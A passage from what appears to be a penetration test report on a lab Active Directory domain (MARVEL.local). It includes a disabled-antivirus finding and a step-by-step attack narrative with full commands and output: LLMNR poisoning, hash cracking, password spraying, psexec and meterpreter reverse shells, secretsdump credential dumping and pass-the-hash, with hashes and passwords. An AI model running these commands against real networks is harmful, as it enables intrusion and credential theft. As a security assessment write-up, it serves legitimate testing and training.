| Impact: | **Likelihood: Medium/High**<br>First attacker should gain access to systems.<br><br>**Impact: Medium/High**<br>Attacker can run malicious scripts for post exploitation purposes including privilege escalation. |
| Tools Used: | Command Prompt, PowerShell |
| References: | https://www.microsoft.com/en-us/windows/comprehensive-security |

**Proof of Concept (PoC)**

No Antivirus software installed in any computer. Windows Defender also disabled in all computers.

```
C:\Windows\system32>sc query WinDefend
sc query WinDefend

SERVICE_NAME: WinDefend
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
```

*Figure: Windows Defender Check*

```
PS C:\Windows\system32> Get-ItemProperty HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVe
rsion, Publisher, InstallDate
Get-ItemProperty HKLM:\Software\Microsoft\Windows\CurrentVersion\Uninstall\* | Select-Object DisplayName, DisplayVersion, Publisher, Instal
lDate

DisplayName                                                    DisplayVersion Publisher             InstallDate
-----------                                                    -------------- ---------             -----------

Microsoft Edge                                                 92.0.902.67    Microsoft Corporation 20240513
Microsoft Edge Update                                          1.3.187.37

Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.28.29913 14.28.29913.0  Microsoft Corporation
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.28.29913     14.28.29913    Microsoft Corporation 20240513
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.28.29913        14.28.29913    Microsoft Corporation 20240513
Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.28.29913 14.28.29913.0  Microsoft Corporation
```

*Figure: Antivirus Check*

Mitigation

- Re-enable Windows Defender Antivirus.
    - Open Windows Security and navigate to:
      Start Menu → Settings → Update & Security → Windows Security → Virus & Threat Protection.
    - Turn on Real-time protection and Cloud-delivered protection.
- Install reputable anti-virus and endpoint protection software on all workstations and domain controller.

# Attack Narrative

This section shows you a technical approach about how did we gain unauthorized access to the systems.

## Scanning and Enumeration

Used netdiscover tool to discover active hosts in this network.

| In Attacker Shell |
| --- |
| netdiscover -i eth0 -r 192.168.237.0/24 |

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

8 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 480
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.237.1   00:50:56:c0:00:08      2     120  VMware, Inc.
192.168.237.2   00:50:56:e7:01:01      1      60  VMware, Inc.
192.168.237.220 00:0c:29:e5:b8:e9      1      60  VMware, Inc.
192.168.237.221 00:0c:29:4d:90:1d      1      60  VMware, Inc.
192.168.237.250 00:0c:29:60:c1:30      2     120  VMware, Inc.
192.168.237.254 00:50:56:fa:68:71      1      60  VMware, Inc.
```

Identified 3 possible hosts; 192.168.237.220 192.168.237.221 192.168.237.250.

Did a Nmap OS scan for all identified 3 hosts for more verification.

| In Attacker Shell |
| --- |
| nmap 192.168.237.220 192.168.237.221 192.168.237.250 -O -Pn |

```
┌──(root㉿kali)-[~/Desktop/TCM-AD]
└─# nmap 192.168.237.220 192.168.237.221 192.168.237.250 -O -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-30 02:28 EST
Nmap scan report for 192.168.237.220
Host is up (0.00041s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:E5:B8:E9 (VMware)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 1909
```

```
MAC Address: 00:0C:29:60:C1:30 (VMware)
Device type: general purpose
Running: Microsoft Windows 2019
OS details: Microsoft Windows Server 2019
Network Distance: 1 hop
```

192.168.237.220 and 192.168.237.221 are workstations which running Windows 10 OS.
192.168.237.250 is a DC which running Windows Server 2016.

Did a nmap deep scan for more details about this Active Directory environment.

| In Attacker Shell |
| --- |
| nmap 192.168.237.220 192.168.237.221 192.168.237.250 -A -Pn -oN Nmap_Deep_Scan |

```
┌──(root㉿kali)-[~/Desktop/TCM-AD]
└─# nmap 192.168.237.220 192.168.237.221 192.168.237.250 -A -Pn -oN Nmap_Deep_Scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-30 02:38 EST
Nmap scan report for 192.168.237.220
Host is up (0.00044s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-12-30T20:09:53+00:00; +12h29m59s from scanner time.
| ssl-cert: Subject: commonName=PUNISHER.MARVEL.local
| Not valid before: 2024-12-29T19:20:43
|_Not valid after:  2025-06-30T19:20:43
| rdp-ntlm-info:
|   Target_Name: MARVEL
|   NetBIOS_Domain_Name: MARVEL
|   NetBIOS_Computer_Name: PUNISHER
|   DNS_Domain_Name: MARVEL.local
|   DNS_Computer_Name: PUNISHER.MARVEL.local
|   Product_Version: 10.0.19041
|_  System_Time: 2024-12-30T20:09:43+00:00
MAC Address: 00:0C:29:E5:B8:E9 (VMware)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=12/30%OT=135%CT=1%CU=40166%PV=Y%DS=1%DC=D%G=Y%M=000
OS:C29%TM=67724E4A%P=x86_64-pc-linux-gnu)SEQ(SP=F8%GCD=1%ISR=10A%TI=I%CI=I%
OS:II=I%SS=S%TS=U)OPS(O1=M5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%
```

Identified Domain Name which is **MARVEL.local**. And found hostnames of these 3 computers.

| Computer | IP Address | Operating System | Computer Type |
| --- | --- | --- | --- |
| HYDRA-DC | 192.168.237.250 | Microsoft Windows Server 2019 | Domain Controller |
| PUNISHER | 192.168.237.220 | Microsoft Windows 10 1709 - 1909 | Workstation |
| SPIDERMAN | 192.168.237.221 | Microsoft Windows 10 1709 - 1909 | Workstation |

Enumerated SMB Shares in DC without credentials, but nothing returned.

| In Attacker Shell |
| --- |
| smbclient -L \\192.168.237.250 --option='client min protocol=SMB2' |

```
┌──(root㉿kali)-[~/Desktop/TCM-AD]
└─# smbclient -L \\192.168.237.250 --option='client min protocol=SMB2'
Password for [WORKGROUP\root]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
SMB1 disabled -- no workgroup available
```

Did SMB version check scan on all 3 hosts using Metasploit module **scanner/smb/smb_version**.

| In Attacker Shell |
| --- |
| msfconsole -qx 'use scanner/smb/smb_version;set RHOSTS 192.168.237.220 192.168.237.221 192.168.237.250;run' |


```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.237.220:445   - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1) (encryption capabil
ities:AES-128-GCM) (signatures:optional) (guid:{d64235ad-6768-4cac-bca4-51e0135fd31f}) (authentication domain:MARVEL)
[*] Scanned 1 of 3 hosts (33% complete)
[*] 192.168.237.221:445   - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:LZNT1) (encryption capabil
ities:AES-128-GCM) (signatures:optional) (guid:{77f1f45d-cbbc-4a82-9f42-67f2b87481c2}) (authentication domain:MARVEL)
[*] Scanned 2 of 3 hosts (66% complete)
[*] 192.168.237.250:445   - SMB Detected (versions:2, 3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption capabilities
:AES-128-GCM) (signatures:required) (guid:{ecafb473-feff-4b3a-bc5b-858488b5faad}) (authentication domain:MARVEL)
[*] Scanned 3 of 3 hosts (100% complete)
[*] Auxiliary module execution completed
```

According to the scan results, SMB version 2 and 3 supported. And 2 workstations' SMB signing is not required, which can be used for SMB Relay attacks.

## Initial Access – PUNISHER Workstation

Performed a LLMNR Poisoning Attack over the network through eth0 network adapter on my attacker Kali machine and wait for significant user activities.

| In Attacker Shell |
| --- |
| responder -I eth0 -dwv |




Found NTLMv2 Hashes of **MARVEL/fcastle** domain user. This can trigger if this user tries to access to an unknown share.

After that cracked the fcastle user's password hash using rockyou.txt password list.

| In Attacker Shell |
| --- |
| john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=netntlmv2 |

```
┌──(root㉿kali)-[~/Desktop/TCM-AD]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=netntlmv2
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1        (fcastle)
1g 0:00:00:00 DONE (2024-12-30 05:00) 50.00g/s 176000p/s 176000c/s 176000C/s fotos..dracula
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Cracking succeeded and found the password for **MARVEL/fcastle** user.

| MARVEL.local/fcastle : Password1 |
| --- |

I already found a username and password, bit no idea which computer to login with these creds. Therefore, sprayed this password which is "Password1" for all 3 computers.

| In Attacker Shell |
| --- |
| crackmapexec smb 192.168.237.0/24 -u fcastle -p Password1 --continue-on-success \| grep Pwn3d |

```
┌──(root㉿kali)-[~/Desktop/TCM-AD]
└─# crackmapexec smb 192.168.237.0/24 -u fcastle -p Password1 --continue-on-success | grep Pwn3d
SMB                     192.168.237.221 445    SPIDERMAN        [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB                     192.168.237.220 445    PUNISHER         [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
SMB                     192.168.237.250 445    HYDRA-DC         [+] MARVEL.local\fcastle:Password1 (Pwn3d!)
```

And found that, using this **MARVEL/fcastle** user's account, I can log in to all 3 computers including the **HYDRA-DC**. But permission is not the highest for HYDRA-DC, because this user is a normal domain user.

After that successfully logged in to PUNISHER machine as **MARVEL/fcastle** user. Now I can execute commands on PUNISHER machine.

| **In Attacker Shell** |
| --- |
| impacket-psexec MARVEL.local/fcastle:'Password1'@192.168.237.220 |

```
┌──(root㉿kali)-[~/Desktop/TCM-AD]
└─# impacket-psexec MARVEL.local/fcastle:'Password1'@192.168.237.220
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.237.220.....
[*] Found writable share ADMIN$
[*] Uploading file uCVbQVWw.exe
[*] Opening SVCManager on 192.168.237.220.....
[*] Creating service KPoi on 192.168.237.220.....
[*] Starting service KPoi.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
PUNISHER
```

## Initial Access – SPIDERMAN Workstation

Logged in to SPIDERMAN machine as **MARVEL/fcastle** user. In Initial Access phase for PUNISHER machine I found that this **MARVEL/fcastle** user can log in to any computer in the domain.

| In Attacker Shell |
| --- |
| impacket-psexec MARVEL.local/fcastle:'Password1'@192.168.237.221 |

```
┌──(root㉿kali)-[~/Desktop/TCM-AD]
└─# impacket-psexec MARVEL.local/fcastle:'Password1'@192.168.237.221
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.237.221.....
[*] Found writable share ADMIN$
[*] Uploading file YxoWYeCm.exe
[*] Opening SVCManager on 192.168.237.221.....
[*] Creating service SGqX on 192.168.237.221.....
[*] Starting service SGqX.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
SPIDERMAN
```

## Post Enumeration – PUNISHER Workstation

Now I already gained access to all 3 computers as **MARVEL/fcastle** user. Now I can enumerate more information and vulnerabilities of the domain. First gained a meterpreter session using fcastle user credentials, because Metasploit shells are more stable than impacket-psexec shells.

| In Attacker Shell |
| --- |
| msfconsole -qx 'use exploit/windows/smb/psexec; set payload windows/meterpreter/reverse_tcp; set RHOSTS 192.168.237.220; set SMBDomain MARVEL.local; set SMBUSER fcastle; set SMBPASS Password1; run' |


```
┌──(root㉿kali)-[~/Desktop]
└─# msfconsole -qx 'use exploit/windows/smb/psexec; set payload windows/meterpreter/reverse_tcp; set RHOSTS 192
ARVEL.local; set SMBUSER fcastle; set SMBPASS Password1; run'
[*] Starting persistent handler(s)...
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
ayload ⇒ windows/meterpreter/reverse_tcp
HOSTS ⇒ 192.168.237.220
MBDomain ⇒ MARVEL.local
MBUSER ⇒ fcastle
MBPASS ⇒ Password1
[*] Started reverse TCP handler on 192.168.237.129:4444
[*] 192.168.237.220:445 - Connecting to the server...
[*] 192.168.237.220:445 - Authenticating to 192.168.237.220:445|MARVEL.local as user 'fcastle'...
[*] 192.168.237.220:445 - Selecting PowerShell target
[*] 192.168.237.220:445 - Executing the payload...
[+] 192.168.237.220:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 192.168.237.220
[*] Meterpreter session 1 opened (192.168.237.129:4444 → 192.168.237.220:51042) at 2024-12-31 00:09:13 -0500
```

After that enumerate data from PUNISHER workstation using **MARVEL/fcastle** user credentials with the help of bloodhound-python tool.

| In Attacker Shell |
| --- |
| bloodhound-python -d MARVEL.local -u fcastle -p Password1 -ns 192.168.237.250 -c all |

```
┌──(root㉿kali)-[~]
└─# bloodhound-python -d MARVEL.local -u fcastle -p Password1 -ns 192.168.237.250 -c all
INFO: Found AD domain: marvel.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (hydra-dc.marvel.local:88)] [Errno
 -2] Name or service not known
INFO: Connecting to LDAP server: hydra-dc.marvel.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 3 computers
INFO: Connecting to LDAP server: hydra-dc.marvel.local
INFO: Found 8 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 2 ous
INFO: Found 22 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: SPIDERMAN.MARVEL.local
INFO: Querying computer: PUNISHER.MARVEL.local
INFO: Querying computer: HYDRA-DC.MARVEL.local
INFO: Done in 00M 02S
```


Uploaded the dumped json files to Blood Hound GUI tool and analyzed domain information. This helped to identify the structure of this domain and domain components. These information were very helpful in further attacks.




Additionally enumerated Domain details using LDAP Domain Dump tool too. Because the results output to HTML files.

| **In Attacker Shell** |
| --- |
| ldapdomaindump ldaps://192.168.237.250 -u 'MARVEL.local\fcastle' -p Password1 |

```
┌──(root㉿kali)-[~/Desktop/TCM-AD]
└─# ldapdomaindump ldaps://192.168.237.250 -u 'MARVEL.local\fcastle' -p Password1
[*] Connecting to host ...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished
```




For a reference I opened the domain-users.html file.

**Domain users**

| CN | name | SAM Name | Member of groups | Primary group | Created on | Changed on | lastLogon | Flags | pwdLastSet | SID | description |
|---|---|---|---|---|---|---|---|---|---|---|---|
| SQL Service | SQL Service | sqlservice | Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators | Domain Users | 10/30/24 22:01:45 | 12/30/24 19:30:34 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 10/30/24 22:01:45 | 1106 | Password is MYpassword123# |
| Tony Stark | Tony Stark | tstark | Domain Admins, Administrators | Domain Users | 10/30/24 22:01:45 | 12/30/24 19:30:34 | 01/01/01 00:00:00 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 10/30/24 22:01:45 | 1105 | |
| Frank Castle | Frank Castle | fcastle | Domain Admins | Domain Users | 10/30/24 22:01:45 | 12/30/24 19:30:34 | 12/31/24 17:40:52 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 10/30/24 22:01:45 | 1104 | |
| Peter Parker | Peter Parker | pparker | | Domain Users | 10/30/24 22:01:45 | 12/30/24 19:30:36 | 12/30/24 19:30:36 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 10/30/24 22:01:45 | 1103 | |
| krbtgt | krbtgt | krbtgt | Denied RODC Password Replication Group | Domain Users | 10/30/24 21:53:09 | 12/30/24 19:30:34 | 01/01/01 00:00:00 | ACCOUNT_DISABLED, NORMAL_ACCOUNT | 10/30/24 21:53:09 | 502 | Key Distribution Center Service Account |
| Guest | Guest | Guest | Guests | Domain Guests | 10/30/24 21:52:04 | 10/30/24 21:52:04 | 01/01/01 00:00:00 | ACCOUNT_DISABLED, PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 01/01/01 00:00:00 | 501 | Built-in account for guest access to the computer/domain |
| Administrator | Administrator | Administrator | Group Policy Creator Owners, Domain Admins, Enterprise Admins, Schema Admins, Administrators | Domain Users | 10/30/24 21:52:04 | 12/30/24 19:30:34 | 12/31/24 16:59:49 | NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD | 05/13/24 23:13:28 | 500 | Built-in account for administering the computer/domain |

Found a plain text password for **sqlservice** account. This is a huge vulnerability because this is a domain admin account too. Later this account can be used access HYDRA-DC with high privileges.

| sqlservice : MYpassword123# |
|---|

Now I already have **MARVEL/fcastle** user's credential. Then I enumerated SMB Shares again but with credentials this time.

| In Attacker Shell |
| --- |
| smbclient -L \\192.168.237.250 -U MARVEL.local/fcastle%Password1 --option='client min protocol=SMB2' |

```
┌──(root㉿kali)-[/opt/AD]
└─# smbclient -L \\192.168.237.250 -U MARVEL.local/fcastle%Password1 --option='client min protocol=SMB2'

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        hackme          Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Found an interesting share called hackme. I opened that share and find a file called test.txt. But this file did not contain any valuable information because this was an empty file.

| In Attacker Shell |
| --- |
| smbclient \\\\192.168.237.250\\hackme -U MARVEL.local/fcastle%Password1 |

```
┌──(root㉿kali)-[/opt/AD]
└─# smbclient \\\\192.168.237.250\\hackme -U MARVEL.local/fcastle%Password1
Try "help" to get a list of possible commands.
smb: \> list
0:      server=192.168.237.250, share=hackme
smb: \> ls
  .                                   D        0  Tue Dec 31 15:32:15 2024
  ..                                  D        0  Tue Dec 31 15:32:15 2024
  test.txt                            A        0  Tue Dec 31 15:32:13 2024

                15570943 blocks of size 4096. 12587481 blocks available
smb: \> get test.txt
getting file \test.txt of size 0 as test.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \> exit
```

Finally dumped Local Account Hashes of PUNISHER machine using **MARVEL/fcastle** user credentials and with the help of impacket-secretsdump tool.

| In Attacker Shell |
| --- |
| impacket-secretsdump MARVEL.local/fcastle:"Password1"@192.168.237.220 |

```
┌──(root㉿kali)-[~/Desktop/TCM-AD]
└─# impacket-secretsdump MARVEL.local/fcastle:"Password1"@192.168.237.220
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x670740b402f86ce4915cc7e1f1ad8798
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e28cbea459c4441c89805f702aa9718f:::
Admin:1001:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
[*] Dumping cached domain logon information (domain/username:hash)
MARVEL.LOCAL/fcastle:$DCC2$10240#fcastle#e6f48c2526bd594441d3da3723155f6f: (2024-12-31 17:41:17)
```

Found NTLM hashes of 2 interesting users called Administrator and Admin which were local administrator accounts. These hashes can be used later for Pass the Hash and Password Cracking.

## Post Enumeration – SPIDERMAN Workstation

Dumped Local Account Hashes of SPIDERMAN machine using **MARVEL/fcastle** user credentials and with the help of impacket-secretsdump tool.

| **In Attacker Shell** |
| --- |
| impacket-secretsdump MARVEL.local/fcastle:"Password1"@192.168.237.221 |

```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump MARVEL.local/fcastle:"Password1"@192.168.237.221
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x670740b402f86ce4915cc7e1f1ad8798
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e28cbea459c4441c89805f702aa9718f:::
Admin:1001:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
[*] Dumping cached domain logon information (domain/username:hash)
```

Same password hashes found as in PUNISHER machine for both Administrator and Admin local accounts.

## Post Compromise – PUNISHER Workstation

### Password Cracking – Local Accounts

Cracked previously dumped NTLM hashes of PUNISHER machine. I used default rockyou.txt wordlist for this attack. Hashes of 2 local administrator accounts successfully cracked. Found passwords of 2 accounts.

| In Attacker Shell |
| --- |
| john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=NT |

```
┌──(root㉿kali)-[~/Desktop]
└─# john hash --wordlist=/usr/share/wordlists/rockyou.txt --format=NT
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 128/128 AVX 4×3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (Admin)
Password1        (Administrator)
2g 0:00:00:00 DONE (2024-12-31 00:40) 200.0g/s 355200p/s 355200c/s 364800C/s girls..01234
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

| Admin : password |
| --- |
| Administrator : Password1 |

### Pass the Hash

During the Post enumeration phases I already dumped local admin hashes of these 2 user accounts. First, I successfully passed the NTLM hash of Local Administrator user of PUNISHER machine and gained access to the PUNISHER machine as local Administrator.

**(PUNISHER/Administrator)**

| In Attacker Shell |
| --- |
| impacket-psexec Administrator:@192.168.237.220 -hashes "aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b" |

```
┌──(root㉿kali)-[~/Desktop]
└─# impacket-psexec Administrator:@192.168.237.220 -hashes "aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b"
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 192.168.237.220.....
[*] Found writable share ADMIN$
[*] Uploading file nOVmkVDG.exe
[*] Opening SVCManager on 192.168.237.220.....
[*] Creating service vjSY on 192.168.237.220.....
[*] Starting service vjSY.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> hostname
PUNISHER

C:\Windows\system32> whoami
nt authority\system
```

Then, I successfully passed the NTLM hash of Local Admin user of PUNISHER machine and gained access to the PUNISHER machine as local Admin. **(PUNISHER/Admin)**

| **In Attacker Shell** |
| --- |
| impacket-psexec Admin:@192.168.237.220 -hashes "aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c" |

```
